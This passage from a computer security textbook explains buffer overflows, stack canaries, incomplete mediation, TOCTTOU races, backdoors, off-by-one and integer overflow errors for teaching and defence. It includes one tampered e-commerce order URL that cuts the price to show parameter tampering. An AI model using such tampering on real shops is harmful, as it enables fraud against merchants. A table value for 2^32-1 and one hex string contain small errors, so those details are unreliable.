determines the sizes and asks the operating system to allocate dynamic memory, which the operating system gets from the heap. The heap grows and shrinks as memory is allocated and freed for dynamic data structures.

As you can see in [Figure 3-1](#), the stack and heap grow toward each other, and you can predict that at some point they might collide. Ordinarily, the operating system monitors their sizes and prevents such a collision, except that the operating system cannot know that you will write 15,000 bytes into a dynamic heap space for which you requested only 15 bytes, or 8 bytes into a 4-byte parameter, or four return parameter values into three parameter spaces.

The attacker wants to overwrite stack memory, sometimes called **stack smashing**, in a purposeful manner: Arbitrary data in the wrong place causes strange behavior, but particular data in a predictable location causes a planned impact. Here are some ways the attacker can produce effects from an overflow attack:

- *Overwrite the program counter* stored in the stack so that when this routine exits, control transfers to the address pointed at by the modified program counter address.
- *Overwrite part of the code* in low memory, substituting the attacker's instructions for previous program statements.
- *Overwrite the program counter and data* in the stack so that the program counter now points into the stack, causing the data overwritten into the stack to be executed.

The common feature of these attack methods is that the attacker uses overflow data as code the victim will execute. Because this code runs under the authority of the victim, it carries the victim's privileges, and it can destroy the victim's data by overwriting it or can perform any actions the victim could, for example, sending email as if from the victim. If the overflow occurs during a system call, that is, when the system is running with elevated privileges, the attacker's code also executes with those privileges; thus, an attack that transfers control to the attacker by invoking one of the attacker's routines activates the attacker's code and leaves the attacker in control with privileges. And for many attackers the goal is not simply to destroy data by overwriting memory but also to gain control of the system as a first step in a more complex and empowering attack.

Buffer overflow attacks are interesting because they are the first example of a class of problems called data driven attacks. In a **data driven attack** the harm occurs by the data the attacker sends. Think of such an attack this way: A buffer overflows when someone stuffs too much into it. Most people accidentally put one more element in an array or append an additional character into a string. The data inserted relate to the application being computed. However, with a malicious buffer overflow the attacker, like David the nonmalicious researcher, carefully chooses data that will cause specific action, to make the program fail in a planned way. In this way, the selected data drive the impact of the attack.

Data driven attacks are directed by specially chosen data the attacker feeds a program as input.

Malicious exploitation of buffer overflows also exhibit one more important characteristic: They are examples of a multistep approach. Not only does the attacker overrun allocated space, but the attacker also uses the overrun to execute instructions to achieve the next step in the attack. The overflow is not a goal but a stepping stone to a larger purpose.

Buffer overflows can occur with many kinds of data, ranging from arrays to parameters to individual data items, and although some of them are easy to prevent (such as checking an array's dimension before storing), others are not so easy. Human mistakes will never be eliminated, which means overflow conditions are likely to remain. In the next section we present a selection of controls that can detect and block various kinds of overflow faults.

Overflow Countermeasures

It would seem as if the countermeasure for a buffer overflow is simple: Check before you write. Unfortunately, that is not quite so easy because some buffer overflow situations are not directly under the programmer's control, and an overflow can occur in several ways.

Although buffer overflows are easy to program, no single countermeasure will prevent them. However, because of the prevalence and seriousness of overflows, several kinds of protection have evolved.

The most obvious countermeasure to overwriting memory is to stay within bounds. Maintaining boundaries is a shared responsibility of the programmer, operating system, compiler, and hardware. All should do the following:

- Check lengths before writing.
- Confirm that array subscripts are within limits.
- Double-check boundary condition code to catch possible off-by-one errors.
- Monitor input and accept only as many characters as can be handled.
- Use string utilities that transfer only a bounded amount of data.
- Check procedures that might overrun their space.
- Limit programs' privileges, so if a piece of code is overtaken maliciously, the violator does not acquire elevated system privileges as part of the compromise.

Programming Controls

Later in this chapter we study programming controls in general. You may already have encountered these principles of software engineering in other places. Techniques such as code reviews (in which people other than the programmer inspect code for implementation oversights) and independent testing (in which dedicated testers hypothesize points at which a program could fail) can catch overflow situations before they become problems.

Language Features

Two features you may have noticed about attacks involving buffer overflows are that the attacker can write directly to particular memory addresses and that the language or compiler allows inappropriate operations on certain data types.

Anthony (C.A.R.) Hoare [[HOA81](#)] comments on the relationship between language and

design:

Programmers are always surrounded by complexity; we cannot avoid it. Our applications are complex because we are ambitious to use our computers in ever more sophisticated ways. Programming is complex because of the large number of conflicting objectives for each of our programming projects. If our basic tool, the language in which we design and code our programs, is also complicated, the language itself becomes part of the problem rather than part of its solution.

Some programming languages have features that preclude overflows. For example, languages such as Java, .NET, Perl, and Python generate code to check bounds before storing data. The unchecked languages C, C++, and assembler language allow largely unlimited program access. To counter the openness of these languages, compiler writers have developed extensions and libraries that generate code to keep programs in check.

Code Analyzers

Software developers hope for a simple tool to find security errors in programs. Such a tool, called a **static code analyzer**, analyzes source code to detect unsafe conditions. Although such tools are not, and can never be, perfect, several good ones exist. Kendra Kratkiewicz and Richard Lippmann [[KRA05](#)] and the US-CERT Build Security In website at <https://buildsecurityin.us-cert.gov/> contain lists of static code analyzers.

Separation

Another direction for protecting against buffer overflows is to enforce containment: separating sensitive areas from the running code and its buffers and data space. To a certain degree, hardware can separate code from data areas and the operating system.

Stumbling Blocks

Because overwriting the stack is such a common and powerful point of attack, protecting it becomes a priority.

Refer again to [Figure 3-8](#), and notice that each procedure call adds a new stack frame that becomes a distinct slice of the stack. If our goal is to protect the stack, we can do that by wrapping each stack frame in a protective layer. Such a layer is sometimes called a **canary**, in reference to canary birds that were formerly taken into underground mines; the canary was more sensitive to limited oxygen, so the miners could notice the canary reacting before they were affected, giving the miners time to leave safely.

In this section we show how some manufacturers have developed cushions to guard against benign or malicious damage to the stack.

In a common buffer overflow stack modification, the program counter is reset to point into the stack to the attack code that has overwritten stack data. In [Figure 3-10](#), the two parameters P1 and P2 have been overwritten with code to which the program counter has been redirected. (Two instructions is too short a set for many stack overflow attacks, so a real buffer overflow attack would involve more data in the stack, but the concept is easier to see with a small stack.)




FIGURE 3-10 Compromised Stack

StackGuard is an approach proposed by Crispin Cowan et al. [COW98]. The attacker usually cannot tell exactly where the saved program counter is in the stack, only that there is one at an approximate address. Thus, the attacker has to rewrite not just the stack pointer but also some words around it to be sure of changing the true stack pointer, but this uncertainty to the attacker allows StackGuard to detect likely changes to the program counter. Each procedure includes a prolog code to push values on the stack, set the remainder of the stack frame, and pass control to the called return; then on return, some termination code cleans up the stack, reloads registers, and returns. Just below the program counter, StackGuard inserts a canary value to signal modification; if the attacker rewrites the program counter and the added value, StackGuard augments the termination code to detect the modified added value and signal an error before returning. Thus, each canary value serves as a protective insert to protect the program counter. These protective inserts are shown in [Figure 3-11](#). The idea of surrounding the return address with a tamper-detecting value is sound, as long as only the defender can generate and verify that value.




FIGURE 3-11 Canary Values to Signal Modification

Alas, the attack-countermeasure tennis match was played here, as we have seen in other situations such as password guessing: The attacker serves, the defender responds with a countermeasure, the attacker returns the ball with an enhanced attack, and so on. The protective canary value has to be something to which the termination code can detect a change, for example, the recognizable pattern 0x0f1e2d3c, which is a number the attacker is unlikely to write naturally (although not impossible). As soon as the attacker discovers that a commercial product looks for a pad of exactly that value, we know what value the attacker is likely to write near the return address. Countering again, to add variety the defender picks random patterns that follow some sequence, such as 0x0f1e2d3c, 0x0f1e2d3d, and so on. In response, the attacker monitors the stack over time to try to predict the sequence pattern. The two sides continue to volley modifications until, as in tennis, one side fails.

Next we consider a programming flaw that is similar to an overflow: a failure to check and control access completely and consistently.

Incomplete Mediation

Mediation means checking: the process of intervening to confirm an actor's authorization before it takes an intended action. In the last chapter we discussed the steps and actors in the authentication process: the access control triple that describes what subject can perform what operation on what object. Verifying that the subject is authorized to perform the operation on an object is called **mediation**. Incomplete mediation is a security problem that has been with us for decades: Forgetting to ask "Who goes there?" before allowing the knight across the castle drawbridge is just asking for trouble. In the same way, attackers exploit incomplete mediation to cause security problems.

Definition

Consider the following URL. In addition to a web address, it contains two parameters,

so you can think of it as input to a program:

[Click here to view code image](#)

```
http://www.somesite.com/subpage/userinput.asp?  
parm1=(808)555-1212&parm2=2015Jan17
```

As a security professional trying to find and fix problems before they occur, you might examine the various parts of the URL to determine what they mean and how they might be exploited. For instance, the parameters `parm1` and `parm2` look like a telephone number and a date, respectively. Probably the client's (user's) web browser enters those two values in their specified format for easy processing on the server's side.

But what would happen if `parm2` were submitted as `1800Jan01`? Or `1800Feb30`? Or `2048Min32`? Or `1Aardvark2Many`? Something in the program or the system with which it communicates would likely fail. As with other kinds of programming errors, one possibility is that the system would fail catastrophically, with a routine's failing on a data type error as it tried to handle a month named "Min" or even a year (like 1800) that was out of expected range. Another possibility is that the receiving program would continue to execute but would generate a very wrong result. (For example, imagine the amount of interest due today on a billing error with a start date of 1 Jan 1800.) Then again, the processing server might have a default condition, deciding to treat `1Aardvark2Many` as 21 July 1951. The possibilities are endless.

A programmer typically dismisses considering bad input, asking why anyone would enter such numbers. Everybody knows there is no 30th of February and, for certain applications, a date in the 1800s is ridiculous. True. But ridiculousness does not alter human behavior. A person can type 1800 if fingers slip or the typist is momentarily distracted, or the number might have been corrupted during transmission. Worse, just because something is senseless, stupid, or wrong doesn't prevent people from doing it. And if a malicious person does it accidentally and finds a security weakness, other people may well hear of it. Security scoundrels maintain a robust exchange of findings. Thus, programmers should not assume data will be proper; instead, programs should validate that all data values are reasonable before using them.

Users make errors from ignorance, misunderstanding, distraction; user errors should not cause program failures.

Validate All Input

One way to address potential problems is to try to anticipate them. For instance, the programmer in the examples above may have written code to check for correctness on the *client's* side (that is, the user's browser). The client program can search for and screen out errors. Or, to prevent the use of nonsense data, the program can restrict choices to valid ones only. For example, the program supplying the parameters might have solicited them by using a drop-down box or choice list from which only the twelve conventional months could have been selected. Similarly, the year could have been tested to ensure a reasonable value (for example, between 2000 and 2050, according to the application) and date numbers would have to be appropriate for the months in which they occur (no 30th of February, for example). Using such verification, the programmer may have felt well

insulated from the possible problems a careless or malicious user could cause.

Guard Against Users' Fingers

However, the application is still vulnerable. By packing the result into the return URL, the programmer left these data fields in a place where the user can access (and modify) them. In particular, the user can edit the URL line, change any parameter values, and send the revised line. On the server side, the server has no way to tell if the response line came from the client's browser or as a result of the user's editing the URL directly. We say in this case that the data values are not completely mediated: The sensitive data (namely, the parameter values) are in an exposed, uncontrolled condition.

Unchecked data values represent a serious potential vulnerability. To demonstrate this flaw's security implications, we use a real example; only the name of the vendor has been changed to protect the guilty. Things, Inc., was a very large, international vendor of consumer products, called Objects. The company was ready to sell its Objects through a web site, using what appeared to be a standard e-commerce application. The management at Things decided to let some of its in-house developers produce a web site with which its customers could order Objects directly from the web.

To accompany the web site, Things developed a complete price list of its Objects, including pictures, descriptions, and drop-down menus for size, shape, color, scent, and any other properties. For example, a customer on the web could choose to buy 20 of part number 555A Objects. If the price of one such part were \$10, the web server would correctly compute the price of the 20 parts to be \$200. Then the customer could decide whether to have the Objects shipped by boat, by ground transportation, or sent electronically. If the customer were to choose boat delivery, the customer's web browser would complete a form with parameters like these:

[Click here to view code image](#)

```
http://www.things.com/order.asp?custID=101&part=555A
&qy=20&price=10&ship=boat&shipcost=5&total=205
```

So far, so good; everything in the parameter passing looks correct. But this procedure leaves the parameter statement open for malicious tampering. Things should not need to pass the price of the items back to itself as an input parameter. Things presumably knows how much its Objects cost, and they are unlikely to change dramatically since the time the price was quoted a few screens earlier.

There is no reason to leave sensitive data under control of an untrusted user.

A malicious attacker may decide to exploit this peculiarity by supplying instead the following URL, where the price has been reduced from \$205 to \$25:

[Click here to view code image](#)

```
http://www.things.com/order.asp?custID=101&part=555A
&qy=20&price=1&ship=boat&shipcost=5&total=25
```

Surprise! It worked. The attacker could have ordered Objects from Things in any quantity at any price. And yes, this code was running on the web site for a while before

the problem was detected.

From a security perspective, the most serious concern about this flaw was the length of time that it could have run undetected. Had the whole world suddenly made a rush to Things' web site and bought Objects at a fraction of their actual price, Things probably would have noticed. But Things is large enough that it would never have detected a few customers a day choosing prices that were similar to (but smaller than) the real price, say, 30 percent off. The e-commerce division would have shown a slightly smaller profit than other divisions, but the difference probably would not have been enough to raise anyone's eyebrows; the vulnerability could have gone unnoticed for years. Fortunately, Things hired a consultant to do a routine review of its code, and the consultant quickly found the error.

The vulnerability in this situation is that the customer (computer user) has unmediated access to sensitive data. An application running on the user's browser maintained the order details but allowed the user to change those details at will. In fact, few of these values should have been exposed in the URL sent from the client's browser to the server. The client's application should have specified part number and quantity, but an application on the server's side should have returned the price per unit and total price.

If data can be changed, assume they have been.

This web program design flaw is easy to imagine in other settings. Those of us interested in security must ask ourselves, How many similar problems are in running code today? And how will those vulnerabilities ever be found? And if found, by whom?

Complete Mediation

Because the problem here is incomplete mediation, the solution is complete mediation. Remember from [Chapter 2](#) that one of our standard security tools is access control, sometimes implemented according to the reference monitor concept. The three properties of a reference monitor are (1) small and simple enough to give confidence of correctness, (2) unby-passable, and (3) always invoked. These three properties combine to give us solid, complete mediation.

Time-of-Check to Time-of-Use

The third programming flaw we describe also involves synchronization. To improve efficiency, modern processors and operating systems usually change the order in which instructions and procedures are executed. In particular, instructions that appear to be adjacent may not actually be executed immediately after each other, either because of intentionally changed order or because of the effects of other processes in concurrent execution.

Definition

Access control is a fundamental part of computer security; we want to make sure that only those subjects who should access an object are allowed that access. Every requested access must be governed by an access policy stating who is allowed access to what; then the request must be mediated by an access-policy-enforcement agent. But an incomplete mediation problem occurs when access is not checked universally. The **time-of-check to**

time-of-use (TOCTTOU) flaw concerns mediation that is performed with a “bait and switch” in the middle.

Between access check and use, data must be protected against change.

To understand the nature of this flaw, consider a person’s buying a sculpture that costs \$100. The buyer takes out five \$20 bills, carefully counts them in front of the seller, and lays them on the table. Then the seller turns around to write a receipt. While the seller’s back is turned, the buyer takes back one \$20 bill. When the seller turns around, the buyer hands over the stack of bills, takes the receipt, and leaves with the sculpture. Between the time the security was checked (counting the bills) and the access occurred (exchanging the sculpture for the bills), a condition changed: What was checked is no longer valid when the object (that is, the sculpture) is accessed.

A similar situation can occur with computing systems. Suppose a request to access a file were presented as a data structure, with the name of the file and the mode of access presented in the structure. An example of such a structure is shown in [Figure 3-12](#).

File: my_file	Action: Change byte 4 to A
------------------	-------------------------------

FIGURE 3-12 File Access Data Structure

The data structure is essentially a work ticket, requiring a stamp of authorization; once authorized, it is put on a queue of things to be done. Normally the access control mediator process receives the data structure, determines whether the access should be allowed, and either rejects the access and stops processing or allows the access and forwards the data structure to the file handler for processing.

To carry out this authorization sequence, the access control mediator would have to look up the file name (and the user identity and any other relevant parameters) in tables. The mediator could compare the names in the table to the file name in the data structure to determine whether access is appropriate. More likely, the mediator would copy the file name into its own local storage area and compare from there. Comparing from the copy leaves the data structure in the user’s area, under the user’s control.

At this point the incomplete mediation flaw can be exploited. While the mediator is checking access rights for the file my_file, the user could change the file name descriptor to your_file, the value shown in [Figure 3-13](#). Having read the work ticket once, the mediator would not be expected to reread the ticket before approving it; the mediator would approve the access and send the now-modified descriptor to the file handler.




FIGURE 3-13 Unchecked Change to Work Descriptor

The problem is called a time-of-check to time-of-use flaw because it exploits the delay between the two actions: check and use. That is, between the time the access was checked and the time the result of the check was used, a change occurred, invalidating the result of the check.

Security Implication

The security implication here is clear: Checking one action and performing another is an example of ineffective access control, leading to confidentiality failure or integrity failure or both. We must be wary whenever a time lag or loss of control occurs, making sure that there is no way to corrupt the check's results during that interval.

Countermeasures

Fortunately, there are ways to prevent exploitation of the time lag, again depending on our security tool, access control. Critical parameters are not exposed during any loss of control. The access-checking software must own the request data until the requested action is complete. Another protection technique is to ensure serial integrity, that is, to allow no interruption (loss of control) during the validation. Or the validation routine can initially copy data from the user's space to the routine's area—out of the user's reach—and perform validation checks on the copy. Finally, the validation routine can seal the request data to detect modification. Really, all these protection methods are expansions on the tamperproof criterion for a reference monitor: Data on which the access control decision is based and the result of the decision must be outside the domain of the program whose access is being controlled.

Undocumented Access Point

Next we describe a common programming situation. During program development and testing, the programmer needs a way to access the internals of a module. Perhaps a result is not being computed correctly so the programmer wants a way to interrogate data values during execution. Maybe flow of control is not proceeding as it should and the programmer needs to feed test values into a routine. It could be that the programmer wants a special debug mode to test conditions. For whatever reason the programmer creates an undocumented entry point or execution mode.

These situations are understandable during program development. Sometimes, however, the programmer forgets to remove these entry points when the program moves from development to product. Or the programmer decides to leave them in to facilitate program

maintenance later; the programmer may believe that nobody will find the special entry. Programmers can be naïve, because if there is a hole, someone is likely to find it. See [Sidebar 3-4](#) for a description of an especially intricate backdoor.

Sidebar 3-4 Oh Look: The Easter Bunny!

Microsoft's Excel spreadsheet program, in an old version, Excel 97, had the following feature.

- Open a new worksheet
- Press F5
- Type X97:L97 and press Enter
- Press Tab
- Hold <Ctrl-Shift> and click the Chart Wizard

A user who did that suddenly found that the spreadsheet disappeared and the screen filled with the image of an airplane cockpit! Using the arrow keys, the user could fly a simulated plane through space. With a few more keystrokes the user's screen seemed to follow down a corridor with panels on the sides, and on the panels were inscribed the names of the developers of that version of Excel.

Such a piece of code is called an **Easter egg**, for chocolate candy eggs filled with toys for children. This is not the only product with an Easter egg. An old version of Internet Explorer had something similar, and other examples can be found with an Internet search. Although most Easter eggs do not appear to be harmful, they raise a serious question: If such complex functionality can be embedded in commercial software products without being stopped by a company's quality control group, are there other holes, potentially with security vulnerabilities?

Backdoor

An undocumented access point is called a **backdoor** or **trapdoor**. Such an entry can transfer control to any point with any privileges the programmer wanted.

Few things remain secret on the web for long; someone finds an opening and exploits it. Thus, coding a supposedly secret entry point is an opening for unannounced visitors.

Secret backdoors are eventually found. Security cannot depend on such secrecy.

Another example of backdoors is used once an outsider has compromised a machine. In many cases an intruder who obtains access to a machine wants to return later, either to extend the raid on the one machine or to use the machine as a jumping-off point for strikes against other machines to which the first machine has access. Sometimes the first machine has privileged access to other machines so the intruder can get enhanced rights when exploring capabilities on these new machines. To facilitate return, the attacker can create a new account on the compromised machine, under a user name and password that only the attacker knows.

Protecting Against Unauthorized Entry

Undocumented entry points are a poor programming practice (but they will still be used). They should be found during rigorous code reviews in a software development process. Unfortunately, two factors work against that ideal.

First, being undocumented, these entry points will not be clearly labeled in source code or any of the development documentation. Thus, code reviewers might fail to recognize them during review.


Second, such backdoors are often added after ordinary code development, during testing or even maintenance, so even the scrutiny of skilled reviewers will not find them. Maintenance people who add such code are seldom security engineers, so they are not used to thinking of vulnerabilities and failure modes. For example, as reported by security writer Brian Krebs in his blog *Krebs on Security*, 24 January 2013, security researcher Stefan Viehböck of SEC Consult Vulnerability Labs in Vienna, Austria found that some products from Barracuda Networks (maker of firewalls and other network devices) accepted remote (network) logins from user name “product” and no password. The engineer who inserted the backdoor probably thought the activity was protected by restricting the address range from which the logins would be accepted: Only logins from the range of addresses assigned to Barracuda would succeed. However, the engineer failed to consider (and a good security engineer would have caught) that the specified range also included hundreds of other companies.

Thus, preventing or locking these vulnerable doorways is difficult, especially because the people who write them may not appreciate their security implications.


Off-by-One Error

When learning to program, neophytes can easily fail with the **off-by-one error**: miscalculating the condition to end a loop (repeat while $i \leq n$ or $i < n$? repeat until $i = n$ or $i > n$?) or overlooking that an array of $A[0]$ through $A[n]$ contains $n+1$ elements.

Usually the programmer is at fault for failing to think correctly about when a loop should stop. Other times the problem is merging actual data with control data (sometimes called metadata or data about the data). For example, a program may manage a list that increases and decreases. Think of a list of unresolved problems in a customer service department: Today there are five open issues, numbered 10, 47, 38, 82, and 55; during the day, issue 82 is resolved but issues 93 and 64 are added to the list. A programmer may create a simple data structure, an array, to hold these issue numbers and may reasonably specify no more than 100 numbers. But to help with managing the numbers, the programmer may also reserve the first position in the array for the count of open issues. Thus, in the first case the array really holds six elements, 5 (the count), 10, 47, 38, 82, and 55; and in the second case there are seven, 6, 10, 47, 38, 93, 55, 64, as shown in [Figure 3-14](#). A 100-element array will clearly not hold 100 data items plus one count.



(a) First open issues list



(b) Second open issues list

FIGURE 3-14 Both Data and Number of Used Cells in an Array

In this simple example, the program may run correctly for a long time, as long as no more than 99 issues are open at any time, but adding the 100th issue will cause the program to fail. A similar problem occurs when a procedure edits or reformats input, perhaps changing a one-character sequence into two or more characters (as for example, when the one-character ellipsis symbol “...” available in some fonts is converted by a word processor into three successive periods to account for more limited fonts.) These unanticipated changes in size can cause changed data to no longer fit in the space where it was originally stored. Worse, the error will appear to be sporadic, occurring only when the amount of data exceeds the size of the allocated space.

Alas, the only control against these errors is correct programming: always checking to ensure that a container is large enough for the amount of data it is to contain.

Integer Overflow

An integer overflow is a peculiar type of overflow, in that its outcome is somewhat different from that of the other types of overflows. An **integer overflow** occurs because a storage location is of fixed, finite size and therefore can contain only integers up to a certain limit. The overflow depends on whether the data values are signed (that is, whether one bit is reserved for indicating whether the number is positive or negative). [Table 3-1](#) gives the range of signed and unsigned values for several memory location (word) sizes.

Word Size	Signed Values	Unsigned Values
8 bits	-128 to +127	0 to 255 ($2^8 - 1$)
16 bits	-32,768 to +32,767	0 to 65,535 ($2^{16} - 1$)
32 bits	-2,147,483,648 to +2,147,483,647	0 to 4,294,967,296 ($2^{32} - 1$)

TABLE 3-1 Value Range by Word Size


When a computation causes a value to exceed one of the limits in [Table 3-1](#), the extra data does not spill over to affect adjacent data items. That’s because the arithmetic is performed in a hardware register of the processor, not in memory. Instead, either a hardware program exception or fault condition is signaled, which causes transfer to an error handling routine, or the excess digits on the most significant end of the data item are lost. Thus, with 8-bit unsigned integers, $255 + 1 = 0$. If a program uses an 8-bit unsigned integer for a loop counter and the stopping condition for the loop is `count = 256`, then the condition will never be true.

Checking for this type of overflow is difficult, because only when a result overflows can the program determine an overflow occurs. Using 8-bit unsigned values, for example, a program could determine that the first operand was 147 and then check whether the second was greater than 108. Such a test requires double work: First determine the maximum second operand that will be in range and then compute the sum. Some compilers generate code to test for an integer overflow and raise an exception.

Unterminated Null-Terminated String

Long strings are the source of many buffer overflows. Sometimes an attacker intentionally feeds an overly long string into a processing program to see if and how the program will fail, as was true with the Dialer program. Other times the vulnerability has an accidental cause: A program mistakenly overwrites part of a string, causing the string to be interpreted as longer than it really is. How these errors actually occur depends on how the strings are stored, which is a function of the programming language, application program, and operating system involved.

Variable-length character (text) strings are delimited in three ways, as shown in [Figure 3-15](#). The easiest way, used by Basic and Java, is to allocate space for the declared maximum string length and store the current length in a table separate from the string’s data, as shown in [Figure 3-15\(a\)](#).



(a) Separate length



(b) Length precedes string



(c) String ends with null

FIGURE 3-15 Variable-Length String Representations

Some systems and languages, particularly Pascal, precede a string with an integer that tells the string’s length, as shown in [Figure 3-15\(b\)](#). In this representation, the string “Hello” would be represented as `0x0548656c6c6f` because `0x48`, `0x65`, `0x6c`, and `0x6f` are

the internal representation of the characters “H,” “e,” “l,” and “o,” respectively. The length of the string is the first byte, 0x05. With this representation, string buffer overflows are uncommon because the processing program receives the length first and can verify that adequate space exists for the string. (This representation is vulnerable to the problem we described earlier of failing to include the length element when planning space for a string.) Even if the length field is accidentally overwritten, the application reading the string will read only as many characters as written into the length field. But the limit for a string’s length thus becomes the maximum number that will fit in the length field, which can reach 255 for a 1-byte length and 65,535 for a 2-byte length.

The last mode of representing a string, typically used in C, is called **null terminated**, meaning that the end of the string is denoted by a null byte, or 0x00, as shown in [Figure 3-15\(c\)](#). In this form the string “Hello” would be 0x48656c6c66f00. Representing strings this way can lead to buffer overflows because the processing program determines the end of the string, and hence its length, only after having received the entire string. This format is prone to misinterpretation. Suppose an erroneous process happens to overwrite the end of the string and its terminating null character; in that case, the application reading the string will continue reading memory until a null byte happens to appear (from some other data value), at any distance beyond the end of the string. Thus, the application can read 1, 100 to 100,000 extra bytes or more until it encounters a null.

The problem of buffer overflow arises in computation, as well. Functions to move and copy a string may cause overflows in the stack or heap as parameters are passed to these functions.

Parameter Length, Type, and Number

